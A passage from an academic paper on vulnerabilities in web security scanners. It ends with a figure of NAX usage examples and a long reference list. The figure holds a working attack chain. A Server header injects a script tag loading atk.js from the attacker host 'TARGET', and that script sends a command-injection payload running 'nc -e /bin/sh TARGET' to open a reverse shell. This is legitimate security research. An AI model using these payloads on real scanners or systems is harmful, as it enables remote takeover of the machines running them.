[4] `TARGET` stands for the address and port of the attacker machine.



Path: atk.js

Code: 200

Message: OK

HTTP Headers:

```
Server: custom/1.01.1
Content-Type: text/javascript
```

HTTP Response Body:

```
fetch("http://localhost/http/nmap_portscan.php", {
  "method": "POST",
  "headers": {
    "Content-Type": "application/x-www-form-urlencoded"},
  "body": "target=localhost $(nc -e /bin/sh TARGET)"});
```

Path: [default]

Code: 200

Message: OK

HTTP Headers:

```
Server: <script src="http://TARGET/atk.js"></script>
```

HTTP Response Body:

Path to configure.
The HTTP Code of the HTTP response you'll receive.
The HTTP Message of the HTTP response you'll receive.
Customize the HTTP headers sent in the response.
GENERATE MY HTTP RESPONSE

(a) Creation of atk.js in NAX.

(b) Creation of the response payload in NAX.

Figure 7: NAX usage examples.

novel attacker model is still often neglected by developers. As a confirmation, we could detect twelve new vulnerabilities in existing scanners, including OWASP's JoomScan. This further remarks the urgency of raising the awareness level about this risk. At the best of our knowledge, DVAS is the only proposal that considers scanners' vulnerabilities.

References

[Che20a] Redirect Check. Redirect checker. `http://redirectcheck.com/index.php`, September 2020. (Accessed on September 2020).

[Che20b] DNS Checker. Http status checker. `https://dnschecker.org/server-headers-check.php`, September 2020. (Accessed on September 2020).

[Che20c] DNS Checker. Os checker. `https://dnschecker.org/website-server-software.php`, September 2020. (Accessed on September 2020).

[Che20d] Robots TXT Checker. Robots.txt checker tool. `https://robotstxtchecker.online/`, September 2020. (Accessed on September 2020).

[Che20e] SEO Site Checkup. Free seo checkup. `https://seositecheckup.com/`, September 2020. (Accessed on September 2020).

[Coo20] CookieMetrix. Gdpr checker. `https://www.cookiemetrix.com/`, September 2020. (Accessed on September 2020).

[Cou20] Arnaud Courty. Damn vulnerable iot device. `https://github.com/Vulcainreo/DVID`, September 2020. (Accessed on September 2020).

[DCV10] Adam Doupé, Marco Cova, and Giovanni Vigna. Why Johnny Can't Pentest: An Analysis of Black-Box Web Vulnerability Scanners. In Christian Kreibich and Marko Jahnke, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 111–131, Berlin, Heidelberg, 2010. Springer Berlin Heidelberg.

[Det20] Redirect Detective. Redirect check. https://redirectdetective.com/, September 2020. (Accessed on September 2020).

[dom20] domProjects. Robots.txt analyzer. https://domprojects.com/webtools/robots_txt_analyzer, September 2020. (Accessed on September 2020).

[DVW10] DVWA Team. *Damn Vulnerable Web Application (DVWA) Official Documentation.* RandomStorm, October 2010. version 1.3.

[FGM+99] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Rfc2616: Hypertext transfer protocol – http/1.1, 1999.

[Fou20] Mozilla Foundation. Mdn web docs - using fetch. https://developer.mozilla.org/docs/Web/API/Fetch_API/Using_Fetch, September 2020. (Accessed on September 2020).

[Gen20] Fatih Ekrem Genc. Damn vulnerable windows. https://sourceforge.net/projects/dawn-vulnerability-windows/, September 2020. (Accessed on September 2020).

[Goo20] Google. Gruyere codelab. https://google-gruyere.appspot.com/, September 2020. (Accessed on September 2020).

[Int20] InternetOfficer. Redirect checker. https://www.internetofficer.com/seo-tool/redirect-check/, September 2020. (Accessed on September 2020).

[Joy20] JoydeepWeb. Http status checker. https://www.joydeepdeb.com/tools/check-status-code.html, September 2020. (Accessed on September 2020).

[Jul20] Julien Lafont. Mocky.io. https://github.com/julien-lafont/Mocky, 2020. (Accessed on September 2020).

[KL15] Marina Krotofil and Jason Larsen. Rocking the pocket book: Hacking chemical plants. In *DefCon Conference, DEFCON*, 2015.

[Kos96] Martijn Koster. A method for web robots control, December 1996.

[Leb20] Maxime Leblanc. Damn vulnerable cloud application. https://github.com/m6a-UdS/dvca, September 2020. (Accessed on September 2020).

[Mat20] Open Source Matters. Joomla! https://www.joomla.org/, September 2020. (Accessed on September 2020).

[Mot20] Motoricerca. Robots.txt checker. http://tool.motoricerca.info/robots-checker.phtml, September 2020. (Accessed on September 2020).

[Nin20] Internet Marketing Ninjas. Robots text generator tool. https://www.internetmarketingninjas.com/seo-tools/robots-txt-generator/, September 2020. (Accessed on September 2020).

[Nor20] Northcutt. Robots.txt checker. https://northcutt.com/tools/free-seo-tools/robots-txt-checker/, September 2020. (Accessed on September 2020).

[Onl20a] Nikto Online. Vulnerability scanner. https://nikto.online/, September 2020. (Accessed on September 2020).

[Onl20b] Nmap Online. Port scanner. https://nmap.online/, September 2020. (Accessed on September 2020).

[oST20a] National Institute of Standards and Technology. National vulnerability database - cve-2020-7354. https://nvd.nist.gov/vuln/detail/CVE-2020-7354, September 2020. (Accessed on September 2020).

[oST20b] National Institute of Standards and Technology. National vulnerability database - cve-2020-7355. https://nvd.nist.gov/vuln/detail/CVE-2020-7355, September 2020. (Accessed on September 2020).

[Pla20] Website Planet. Robots.txt checker. https://www.websiteplanet.com/webtools/robots-txt/, September 2020. (Accessed on September 2020).

[Pro20a] Open Web Application Security Project®. Joomscan, August 2020. version 0.0.7.

[Pro20b] Open Web Application Security Project®. Mutillidae ii, September 2020. version 2.7.11.

[Pro20c] Open Web Application Security Project®. Top ten. https://owasp.org/www-project-top-ten/, September 2020. (Accessed on September 2020).

[Pro20d] Open Web Application Security Project®. Vulnerable web applications directory. https://owasp.org/www-project-top-ten/, September 2020. (Accessed on September 2020).

[Pro20e] Open Web Application Security Project®. Webgoat, August 2020. version 8.1.0.

[Rap20a] Rapid7. Metasploit pro. https://www.rapid7.com/products/metasploit/, September 2020. (Accessed on September 2020).

[Rap20b] Rapid7. Metasploitable. https://github.com/rapid7/metasploitable3, September 2020. (Accessed on September 2020).

[Res20] Avian Research. Netcat. https://nc110.sourceforge.io/, September 2020. (Accessed on September 2020).

[San20] Sam Sanoop. Damn vulnerable web service, September 2020. (Accessed on September 2020).

[Seo20a] SeoBook. Server header checker. http://tools.seobook.com/server-header-checker/, September 2020. (Accessed on September 2020).

[SEO20b] SEOtoolzz. Robots.txt checker. http://seotoolzz.com/robots.txt-checker.php, September 2020. (Accessed on September 2020).

[Sit20] SiteAnalyzer. Robots.txt testing tool. https://site-analyzer.pro/services-seo/robots-txt-testing-tool/, September 2020. (Accessed on September 2020).

[Spa20] Visio Spark. Free robots.txt generator and validator. http://www.visiospark.com/robots-txt-generator-validator/, September 2020. (Accessed on September 2020).

[Ste20] Daniel Stenberg. libcurl. https://curl.haxx.se/libcurl/, September 2020. (Accessed on September 2020).

[Tho] Thomas Liyas. Hoppscotch. https://github.com/hoppscotch/hoppscotch. (Accessed on September 2020).

[Too20a] HTTP Tools. Http header check. https://www.httptools.net/http-header-check, September 2020. (Accessed on September 2020).

[Too20b] Online SEO Tools. Http header check. https://seotools.rocks/http-header-check/, September 2020. (Accessed on September 2020).

[Too20c] Pentest Tools. Port scanner. https://pentest-tools.com/network-vulnerability-scanning/tcp-port-scanner-online-nmap, September 2020. (Accessed on September 2020).

[Too20d] SEO Ninja Tools. Seo & webmaster tools. https://seoninjatools.com/, September 2020. (Accessed on September 2020).

[VCA20] Andrea Valenza, Gabriele Costa, and Alessandro Armando. Never trust your victim: Weaponizing vulnerabilities in security scanners. In *23rd International Symposium on Research in Attacks, Intrusions and Defenses, RAID*. USENIX Association, 2020.